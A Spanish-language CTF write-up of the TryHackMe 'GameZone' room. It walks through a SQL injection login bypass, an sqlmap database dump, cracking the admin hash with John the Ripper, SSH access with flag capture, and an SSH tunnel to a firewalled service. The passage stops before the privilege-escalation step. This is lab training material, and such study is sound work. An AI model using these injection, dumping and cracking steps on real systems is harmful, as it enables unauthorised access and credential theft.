

# GameZone

[THM Writeups](#)

[SQLMap](#)


## Descripción

Esta sala cubrirá SQLi (explotando esta vulnerabilidad manualmente y a través de SQLMap), crackeando la contraseña hash de un usuario, utilizando túneles SSH para revelar un servicio oculto y utilizando una carga útil metasploit para obtener privilegios de root.


## Enumeración

Con un escaneo Nmap determinamos qué servicios se están ejecutando.

```
nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.84.189 -oN tcp_scan.txt
```




Comprobando la web vemos que no hay ningun objeto con el que interactuar mas que un panel de autenticación.




# Acceso inicial

Debido a que con lo único que podemos interactuar con el panel, al lanzar esta inyección sql `'or 1=1` podemos observar como iniciamos sesion y nos redirige a la web `/portal.php`



El buscador no arroja ningun resultado, error, así que interceptare la petición http para ver que ocurre, utilizando brupsuite. Guardare la petición en un archivo llamado buscaritem\_peticion\_http.txt



A continuación, podemos utilizare SQLMap para utilizar nuestra sesión de usuario autenticada probará diferentes métodos e identificará el que es vulnerable. Con el siguiente comando:

```
`sqlmap -r buscaritem_peticion_http.txt --dbms=mysql --dump
```

Luego crackearemos el hash que ha encontrado, he usado el sha256, que viene por defecto, volcamos la base de datos y encontramos el hash y el nombre de usuario del administrador:

username:

agent47

pwd:

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:27:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[21:28:02] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[21:28:02] [INFO] starting 4 processes
[21:28:22] [WARNING] no clear password(s) found
Database: db
Table: users
[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

[21:28:22] [INFO] table 'db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.84.189/dump/db/users.csv'
[21:28:22] [INFO] fetching columns for table 'post' in database 'db'
[21:28:22] [INFO] fetching entries for table 'post' in database 'db'
Database: db
Table: post
[5 entries]
+-----+-----+
| id | name | description |
+-----+-----+
| 1 | Mortal Kombat 11 | Its a rare fighting game that hits just about every note as strongly as Mortal Kombat 11 does. Everything from thodical and deep combat. |
| 2 | Marvel Ultimate Alliance 3 | Switch owners will find plenty of content to chew through, particularly with friends, and while it may be the equivalent to a Hulk Smash, that isnt to say that it isnt a rollicking good time. |
| 3 | SWBF2 2005 | Best game ever |
| 4 | Hitman 2 | Hitman 2 doesnt add much of note to the structure of its predecessor and thus feels more like Hitman 1.5 than blown sequel. But thats not a bad thing. |
| 5 | Call of Duty: Modern Warfare 2 | When you look at the total package, Call of Duty: Modern Warfare 2 is hands-down one of the best first-person s out there, and a truly amazing offering across any system. |
+-----+-----+

[21:28:22] [INFO] table 'db.post' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.84.189/dump/db/post.csv'
```

Utilizare jhontheripper para romper el hash, con el siguiente comando:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --form=Raw-SHA256
```

```
(kali@kali)-[~/tryhackme/gamezone]
$ echo 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14' > hash.txt

(kali@kali)-[~/tryhackme/gamezone]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (?)
1g 0:00:00:00 DONE (2023-11-11 21:54) 2.272g/s 6702Kp/s 6702Kc/s 6702KC/s vimivi..vainlove
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/tryhackme/gamezone]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
biscuit (?)
```

Nos conectamos por ssh con el usuario y la contraseña y obtenemos la bandera.



```
(kali㉿kali)-[~/tryhackme/gamezone]
$ ls
buscaritem_peticion_http.txt  hash.txt  tcp_scan.txt
1 POST /portal.php HTTP/1.1
(kali㉿kali)-[~/tryhackme/gamezone]
$ ssh agent47@10.10.84.189
agent47@10.10.84.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

# Escalación de privilegios

Luego hacemos portforwarding y comprobamos cuantos sockets tcp hay abiertos.

```
(kali㉿kali)-[~/tryhackme/gamezone]
$ ssh -L 9000:10.10.84.189:22 agent47@10.10.84.189
agent47@10.10.84.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Sat Nov 11 13:12:17 2023 from 10.11.58.254
agent47@gamezone:~$ ss -tulpn
Netid State      Recv-Q Send-Q           Local Address:Port
udp    UNCONN     0      0             *:10000
udp    UNCONN     0      0             *:68
tcp    LISTEN     0      128          *:10000
tcp    LISTEN     0      128             *:22
tcp    LISTEN     0      80        127.0.0.1:3306
tcp    LISTEN     0      128             :::80
```

Podemos ver que un servicio que se ejecuta en el puerto 10000 está bloqueado a través de una regla de firewall desde el exterior (podemos ver esto en la lista IPtable. Podemos hacer un tunel SSH

local, para poder comprobar el servicio.


```
(kali㉿kali)-[~/tryhackme/gamezone]
$ ssh -L 10000:localhost:10000 agent47@10.10.84.189
agent47@10.10.84.189's password:
Permission denied, please try again.
agent47@10.10.84.189's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

